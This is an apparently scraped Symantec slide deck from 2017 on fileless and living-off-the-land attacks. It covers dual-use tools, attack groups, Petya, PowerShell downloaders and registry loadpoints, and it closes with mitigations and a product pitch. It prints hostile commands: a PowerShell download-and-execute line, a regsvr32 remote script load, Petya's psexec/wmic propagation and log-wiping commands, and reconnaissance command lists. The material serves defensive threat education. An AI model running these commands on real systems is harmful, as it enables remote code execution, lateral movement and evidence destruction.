
• Deepsight IoC feeds
• MATI custom reports
• Threat Intelligence
• Managed Security Services
(MSS)
• Incident Response (IR)
on site
• Data Loss Prevention (DLP)
• …
• Proxy SG secure web
gateway
• Security Analytics
• Web Security Service
• Data Center Security (DCS)
• Control Compliance Suite
(CCS)
…
Protection solutions
Symantec Endpoint Protection
(SEP) 14
Reputation, machine learning,
behavior detection, emulation,
exploit mitigation, IPS, …
• Public awareness/white papers
• Law enforcement collaboration
• Infrastructure takedowns
• …
• Email Security.cloud
• MAA Sandbox
• Advanced Threat Protection
(ATP)
• …
Attacker
Organization
Users
37Copyright © 2017 Symantec Corporation
Advanced Antivirus Engine
o Symantec uses an array of detection engines including an advanced
signature-based antivirus engine with heuristics, just-in-time (JIT) memory-
scanning, emulator and advanced machine-learning engines. This allows
for the detection of directly in-memory executed fileless threats.
SONAR Behavior Engine
o SONAR is Symantec’s real-time behavior-based protection that blocks
potentially malicious applications from running on the computer. It detects
malware without requiring any specific detection signatures. SONAR uses
heuristics, reputation data, and behavioral policies to detect emerging and
unknown threats.
Email Protection
o Email-filtering services such as Symantec Email Security.cloud can block
malicious emails before they reach users. Symantec Messaging Gateway’s
Disarm Technology can also protect by removing malicious content before
they even reach the user.
Malware Analysis Sandbox
o Sandboxes such as Blue Coat Malware Analysis have the capability to
analyze and block malicious scripts including PowerShell scripts.
The technology can overcome multiple layers of obfuscation to detect
deeply hidden suspicious behavior.
Network Protection
o Symantec’s Secure Web Gateway and IPS and firewall on the endpoint can
monitor and block malicious traffic entering or leaving a system and can
help minimizing impacts of attacks. Suspicious content can be
automatically analyzed on sandboxes.
System Hardening
o Symantec’s system hardening solution, Symantec Data Center Security,
can secure physical and virtual servers, and monitor the compliance
posture of server systems for on-premise, public, and private cloud data
centers. By defining allowed behavior, Symantec Data Center Security can
limit the use of scripts and any of their actions.
Visibility and Services
o Symantec’s Managed Security Services can help with threat intelligtence,
with proactive threat hunting, as well as incident response handling.
Symantec: Robust protection against fileless threats
37
38Copyright © 2017 Symantec Corporation
o Nearly all targeted attack groups use system tools in their attacks
o Sandboxes are often not able to handle fileless attacks properly
o Fileless attacks are difficult to detect as they leave less traces
o Application whitelisting will not protect against all living off the land
tactics
o Script attacks, especially PowerShell, are increasing
Conclusion
39Copyright © 2017 Symantec Corporation
o BLOG: Attackers are increasingly living off the land
o WHITEPAPER: Living off the land and fileless attack techniques
Further reading
40Copyright © 2017 Symantec Corporation 40Copyright © 2017 Symantec Corporation
Thank you

Living off the land and fileless attack techniques

  • 1.
    Presenter Date Living offthe land tactics, fileless attacks & dual-use tools
  • 2.
    2Copyright © 2017Symantec Corporation Definition: Living off the land Only pre-installed software is used by the attacker and no additional binary executables are installed onto the system Living off the land 2
  • 3.
    3Copyright © 2017Symantec Corporation Attackers are using what’s already available to attack you o Less new files on disk → more difficult to detect attack o Use off-the-shelf tools & cloud services → difficult to determine intent & source o These tools are ubiquitous → hide in plain sight o Finding exploitable zero-day vulnerabilities is getting more difficult → use simple and proven methods such as email & social engineering Living off the land 3
  • 4.
    4Copyright © 2017Symantec Corporation Multiple fileless methods possible - not all are truly fileless: «Fileless» attacks e.g. remote code exploits such as EternalBlue and CodeRedMEMORY ONLY ATTACKS FILELESS LOADPOINT NON-PE FILES DUAL-USE TOOLS Documents with macros, PDFs with JavaScript and scripts (VBS, JavaScript, PowerShell,…) Hiding scripts in the registry, WMI or GPO, e.g. Poweliks and Kotver Using benign tools, such as PsExec, to do malicious things
  • 5.
    5Copyright © 2017Symantec Corporation Living off the land attack chain Exploit in memory e.g. SMB EternalBlue Email with Non-PE file e.g. document macro Weak or stolen credentials e.g. RDP password guess INCURSION Remote script dropper e.g. LNK with PowerShell from cloud 1. Memory only malware e.g. SQL Slammer Non-persistent Persistent PERSISTENCE Fileless persistence loadpoint e.g. JScript in registry Regular non-fileless method 2. PAYLOAD Regular non-fileless payload Non-PE file payload e.g. PowerShell script Memory only payload e.g. Mirai DDoS Dual-use tools e.g. netsh or PsExec.exe 3.
  • 6.
    6Copyright © 2017Symantec Corporation Section Memory only attacks 1
  • 7.
    7Copyright © 2017Symantec Corporation Run malicious code only in memory, does not write any files to disk o Mainly remote code execution (RCE) exploits, like EternalBlue o CodeRed in 2001 was the first widespread outbreak of this type o A computer restart will clean/disinfect o PowerShell can be used to load and execute payload in memory Attackers do not always need persistence: o Mirai bot – re-infects device through a restart if it gets cleaned o Targeted attack groups – core systems do not get restarted often Memory only attacks
  • 8.
    8Copyright © 2017Symantec Corporation Section Dual-use tools 2
  • 9.
    9Copyright © 2017Symantec Corporation System tools and clean applications used for nefarious purposes Some tools are pre-installed, some are downloaded by the attacker Dual-use tools Type of internal activity Purpose Dual-use tools Internal network reconnaissance Enumerate information about a target environment net user, systeminfo, whoami, hostname, quser, ipconfig Credential harvesting Obtain legitimate user credentials to gain access to target systems for malicious purposes Mimikatz, WCE, pwdump Lateral movement Gain deeper access into target network PsExec, PowerShell, WMI, RDP Data exfiltration Send data back to attackers FTP, RAR, ZIP, iExplorer, PuTTY, PowerShell, rdpclip Fallback backdoor Enables a backdoor that can be used, should the main backdoor be removed net user, RDP, Telnet server
  • 10.
    10Copyright © 2017Symantec Corporation o Many attack groups use common system tools during their attacks Information gathering • systeminfo • net view • net view /domain • tasklist /v • gpresult /z • arp -a • net share • net use • net user administrator • net user /domain • net user administrator /domain • tasklist /fi WATERBUG/TURLA • hostname • whoami • ver • ipconfig -all • ping www.google.com • query user • net user • net view • net view /domain • tasklist /svc • netstat -ano | find TCP • msdtc [IP] [port] APPLEWORM/LAZARUS • net user • ipconfig /all • net start • systeminfo • gpresult BILLBUG
  • 11.
    11Copyright © 2017Symantec Corporation Group name Reconnaissance Credential harvesting Lateral movement Custom built tools Tick whoami, procdump, VBS WCE, Mimikatz, gsecdump PsExec Yes Waterbug systeminfo, net, tasklist, gpresult,… WCE, pwdump Open shares Yes Suckfly tcpscan, smbscan WCE, gsecdump, credentialdumper - Yes Fritillary PowerShell, sdelete Mimikatz, PowerShell PsExec Yes Destroyer Disk usage, event log viewer kerberos manipulator PsExec, curl, VNC Yes Chafer network scanner, SMB bruteforcer WCE, Mimikatz, gsecdump,… PsExec Yes Greenbug Broutlook WCE, gsecdump, browdump, … TeamViewer, PuTTY Yes Buckeye os info, user info, smb enumerator,… pwdump, Lazagne, chromedump,… Open shares Yes Billbug ver, net, gpresult, systeminfo, ipconfig, … - custom backdoor Yes Appleworm net, netsh, query, telnet, find, … dumping SAM RDP bruteforcer, rdclip Yes Targeted attacks & dual-use tools
  • 12.
    12Copyright © 2017Symantec Corporation o 10 out of 10 of groups analyzed used system tools in combination with custom tools during their attacks o Application whitelisting often does not protect against such attacks Examples: o Petya used PsExec, WMI, and LSAdump for lateral movement o Calcium/Fin7 group used PowerShell payloads in attacks in 2017 o Attack against DNC in 2016 used PowerShell for lateral movement and discovery and used a WMI fileless persistence method Targeted attack groups
  • 13.
    13Copyright © 2017Symantec Corporation o Mimikatz and PsExec are popular for lateral movement, e.g. Petya Dual-use tools Global usage
  • 14.
    14Copyright © 2017Symantec Corporation Example: Ransom.Petya
  • 15.
    15Copyright © 2017Symantec Corporation o Threat is a DLL executed by rundll32.exe o Uses recompiled version of LSADump Mimikatz to get passwords o Uses PsExec to propagate o [server_name]admin$perfc.dat o psexec rundll32.exe c:windowsperfc.dat #1 <rand> o Uses WMI to propagate if PsExec fails o wmic.exe /node:[IP Address] /user:[USERNAME] /password:[PASSWORD] process call create “%System%rundll32.exe “%Windows%perfc.dat" #1 60” o Scheduled task to restart into the malicious MBR payload o schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR “%system%shutdown14:42.exe /r /f" /ST o Deletes log files to hide traces o wevtutil cl Setup & wevtutil cl System & … & fsutil usn deletejournal /D %C: Petya uses dual-use tools
  • 16.
    16Copyright © 2017Symantec Corporation The Odinaff group used multiple dual-use tools in their attack o Mimikatz: An open source password recovery tool o PsExec: A process execution tool from Microsoft o Netscan: A network scanning tool o Ammyy Admin: A remote access tool o Gussdoor: A custom remote backdoor (Backdoor.Gussdoor) o RunAs: A tool for running processes as another user o PowerShell: Various commands used Example: Odinaff group
  • 17.
    17Copyright © 2017Symantec Corporation o On average 2% of malware in our sandbox misused WMI WMI usage in malware
  • 18.
    18Copyright © 2017Symantec Corporation Usage of dual-use tools - January 2017 Tool Usage count sc.exe 2.7190% vnc 2.1176% net.exe 1.2733% powershell.exe 1.0263% ipconfig.exe 0.8227% netsh.exe 0.7526% teamviewer.exe 0.6224% tasklist.exe 0.4963% rdpclip.exe 0.3226% rar.exe 0.3139% Tool Usage count wmic.exe 0.3027% find.exe 0.2767% curl.exe 0.2027% netstat.exe 0.1938% systeminfo.exe 0.1641% wget.exe 0.1208% nc.exe 0.1174% gpresult.exe 0.1147% whoami.exe 0.1109% ammyy.exe 0.1061% o System tools are popular with administrators and cyber criminals o Remote administration tools are often misused by attackers
  • 19.
    19Copyright © 2017Symantec Corporation o PowerShell is still gaining popularity with attackers Usage of dual-use tools
  • 20.
    20Copyright © 2017Symantec Corporation Section Non-PE files PE = Portable Executables 3
  • 21.
    21Copyright © 2017Symantec Corporation Malicious macro with social engineering Malcious documents still popular 21 Embedded binary can be double clicked
  • 22.
    22Copyright © 2017Symantec Corporation o Scripts are very popular, especially PowerShell o Many script toolkits available o Scripts are easy to obfuscate and difficult to detect with signatures o Scripts are flexible and can be quickly adapted if needed Non-PE files powershell.exe -nop -ep Bypass -noexit -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true}; iex ((New-Object System.Net.WebClient).DownloadString(‘[REMOVED]’)) Example PowerShell downloader
  • 23.
    23Copyright © 2017Symantec Corporation Common malware use cases for PowerShell 23 PowerShell script used to download payload to disk or memory Often used in email attachments such as WSF or document macros DOWNLOADER PowerShell script used as persistent loadpoint on Windows Often stored completely in registry (fileless) e.g. Kotver or within WMI LOADPOINT PowerShell script remoting to execute on remote computer (Invoke- Command) Download and execute Mimikatz, etc. in order to steal credentials LATERAL MOVEMENT
  • 24.
    24Copyright © 2017Symantec Corporation Email script downloaders 24 Detections by month for JavaScript and macro downloaders
  • 25.
    25Copyright © 2017Symantec Corporation o Malicious attachments with HTML code gained popularity in 2017 Attachment file extensions
  • 26.
    26Copyright © 2017Symantec Corporation Prevalence of PowerShell o 95.4% of the PowerShell scripts submitted to Blue Coat MAA were malicious 26 Volume of PowerShell samples from customers in our sandbox in 2016 1. 9.4% W97M.Downloader 2. 4.5% Trojan.Kotver 3. 4.0% JS.Downloader TOP 3 THREATS THAT USE POWERSHELL
  • 27.
    27Copyright © 2017Symantec Corporation Section Fileless loadpoints 4
  • 28.
    28Copyright © 2017Symantec Corporation There are many ways to have a loadpoint without adding a new file: o Windows registry o Windows Management Instrumentation (WMI) o Group Policies Objects (GPO) o Scheduled task o … Fileless loadpoints
  • 29.
    29Copyright © 2017Symantec Corporation Common: Windows registry run key that points to the malware binary file New trick: Windows registry run key contains a script that will get executed o This script can load more payloads from other registry keys and run them o As the script is not in a file on disk it might be missed by traditional security tools Script embedded in the registry
  • 30.
    30Copyright © 2017Symantec Corporation o Multiple stages in registry o Uses JavaScript and PowerShell o Loads DLL directly into memory o Decrypted directly in memory o Uses non printable ASCII character to protect own registry key Example: Poweliks
  • 31.
    31Copyright © 2017Symantec Corporation o Registry run key can also point to a remote SCT file o Regsvr32 will download and execute the embedded JScript Regsvr32 /s /n /u /i:%REMOTE_MALICIOUS_SCT_SCRIPT% scrobj.dll Example: Downloder.Dromedan (40,000 detections / day) o Embedded JScript uses WMI to execute a PowerShell payload o Script stores encoded DLL in the registry for later Remote SCT load Malicious.sct file
  • 32.
    32Copyright © 2017Symantec Corporation Similar trigger methods exist for: o Windows Management Instrumentation (WMI) o Group Policies Objects (GPO) o Scheduled task Fileless loadpoints WMI PowerShell backdoor
  • 33.
    33Copyright © 2017Symantec Corporation Without additional files, but writing to existing files o File infector Infect any file that gets restarted with the PC o Browser files Infect the core browser files or extensions o PowerShell profile Add malicious script to profile file o Trigger on shutdown Remove itself once started and write registry run key when system shutdown is called o BITSadmin Add a malicious update server as backdoor Not truly fileless loadpoints
  • 34.
    34Copyright © 2017Symantec Corporation If no file is written to disk → security measures might not work Lack of indicators of compromise (IoCs) for sharing Common malware does not always use a loadpoint anymore Symantec has various detection features in place for such threats Detection challenges
  • 35.
    35Copyright © 2017Symantec Corporation o Monitor the use of dual-use tools inside your network o Block remote execution through PsExec and WMI (if applicable) o Enable better logging and process the information (if applicable) o Enable advanced account security features, like 2FA and login notification (if applicable) o Protect against password and credential theft, for example, with behavior based security solutions Mitigation & best practices
  • 36.
    36Copyright © 2017Symantec Corporation • Deepsight IoC feeds • MATI custom reports • Threat Intelligence • Managed Security Services (MSS) • Incident Response (IR) on site • Data Loss Prevention (DLP) • … • Proxy SG secure web gateway • Security Analytics • Web Security Service • Data Center Security (DCS) • Control Compliance Suite (CCS) … Protection solutions Symantec Endpoint Protection (SEP) 14 Reputation, machine learning, behavior detection, emulation, exploit mitigation, IPS, … • Public awareness/white papers • Law enforcement collaboration • Infrastructure takedowns • … • Email Security.cloud • MAA Sandbox • Advanced Threat Protection (ATP) • … Attacker Organization Users
  • 37.
    37Copyright © 2017Symantec Corporation Advanced Antivirus Engine o Symantec uses an array of detection engines including an advanced signature-based antivirus engine with heuristics, just-in-time (JIT) memory- scanning, emulator and advanced machine-learning engines. This allows for the detection of directly in-memory executed fileless threats. SONAR Behavior Engine o SONAR is Symantec’s real-time behavior-based protection that blocks potentially malicious applications from running on the computer. It detects malware without requiring any specific detection signatures. SONAR uses heuristics, reputation data, and behavioral policies to detect emerging and unknown threats. Email Protection o Email-filtering services such as Symantec Email Security.cloud can block malicious emails before they reach users. Symantec Messaging Gateway’s Disarm Technology can also protect by removing malicious content before they even reach the user. Malware Analysis Sandbox o Sandboxes such as Blue Coat Malware Analysis have the capability to analyze and block malicious scripts including PowerShell scripts. The technology can overcome multiple layers of obfuscation to detect deeply hidden suspicious behavior. Network Protection o Symantec’s Secure Web Gateway and IPS and firewall on the endpoint can monitor and block malicious traffic entering or leaving a system and can help minimizing impacts of attacks. Suspicious content can be automatically analyzed on sandboxes. System Hardening o Symantec’s system hardening solution, Symantec Data Center Security, can secure physical and virtual servers, and monitor the compliance posture of server systems for on-premise, public, and private cloud data centers. By defining allowed behavior, Symantec Data Center Security can limit the use of scripts and any of their actions. Visibility and Services o Symantec’s Managed Security Services can help with threat intelligtence, with proactive threat hunting, as well as incident response handling. Symantec: Robust protection against fileless threats 37
  • 38.
    38Copyright © 2017Symantec Corporation o Nearly all targeted attack groups use system tools in their attacks o Sandboxes are often not able to handle fileless attacks properly o Fileless attacks are difficult to detect as they leave less traces o Application whitelisting will not protect against all living off the land tactics o Script attacks, especially PowerShell, are increasing Conclusion
  • 39.
    39Copyright © 2017Symantec Corporation o BLOG: Attackers are increasingly living off the land o WHITEPAPER: Living off the land and fileless attack techniques Further reading
  • 40.
    40Copyright © 2017Symantec Corporation 40Copyright © 2017 Symantec Corporation Thank you

Editor's Notes

  • #6 Incursion This could be achieved by exploiting a remote code execution (RCE) vulnerability to run shell code directly in memory. More commonly it is an email with a malicious script inside a document or hidden in another host file such as a LNK file. The threat may implement multiple stages with downloader or self-decrypting parts, each of which might follow living off the land techniques again. Another method is misusing system tools by simply logging in with a stolen or guessed password. Persistence Once the computer is compromised, stage two may or may not be fileless in regards to the persistence method. The threat may also not be persistent at all, depending on what the end goal is for the attacker. Payload The payload of the threat often makes use of dual-use tools.
  • #14 No direct combo link visible.
  • #19 In some cases, administrative software packages are misused. The group behind Trojan.Jokra hijacked the legitimate patch and security update process within one of the compromised targets. Piggybacking on this system allowed the attacker to quickly distribute their payload to almost all computers in the target organization. Another example of an attack group misusing pre-existing software is the Butterfly group. This targeted attack group took advantage of internal systems to spread through a network once they gained initial access. In one instance, the attackers used a Citrix profile management application to create a backdoor on a newly infected system. This application can be used to install other applications or manage a user’s profile for authentication. It’s likely that the attackers took advantage of this system and placed the backdoor in a specific profile, which was triggered when the profile’s owner logged in. In the second incident, the TeamViewer application was used to create copies of Backdoor.Jiripbot on compromised computers. TeamViewer was legitimately present on the computers and was taken advantage of by the attackers.
  • #20 Image from PDF.
  • #24 Downloaders are very often used in email attachments like JS.Downloader or W97M.Downloader, which drop a VBS/JS script which then in turn starts the PowerShell downloader. The payload can be downloaded to memory and executed without file writes.
  • #25 A notable trend during 2016 was a shift in the type of downloader used to deliver some of the most prolific threats. At the beginning of the year, Office documents with malicious macros (W97M.Downloader and variants) were the most popular form of downloader and were used in campaigns delivering threats such as Dridex (W32.Cridex). During March 2016, a shift occurred and the use of JavaScript downloaders (JS.Downloader and variants) increased significantly. While the propagation of Office macro downloaders has been lower throughout the year, Symantec doesn’t believe that this vector will disappear. In fact, we can see that W97M.Downloader detections spiked in December, although JS.Downloader continues to dominate. Within the shift to JavaScript downloaders, Symantec saw a significant increase in the use of malicious WSF (Windows Script File) attachments (also detected as JS.Downloader) from July onwards. WSF files are designed to allow a mix of scripting languages within a single file. They are opened and run by the Windows Script Host (WSH). Their use as malicious attachments may be due to the fact that files with the .wsf extension are not automatically blocked by some email clients and can be launched like an executable file. Ransomware, in particular, has been distributed employing this new tactic. In the second half of 2016, Symantec blocked a range of major campaigns distributing Locky (Ransom.Locky) that involved malicious WSF files.
  • #27  In 2016, 49,127 PowerShell scripts were submitted to the Blue Coat Malware Analysis sandbox, 95.4% were malicious. The graph is from 4,780 samples in RATS, so its only a subset, but reflects what our customers deal with.
  • #29 Autoruns can help identify loadpoints in Windows.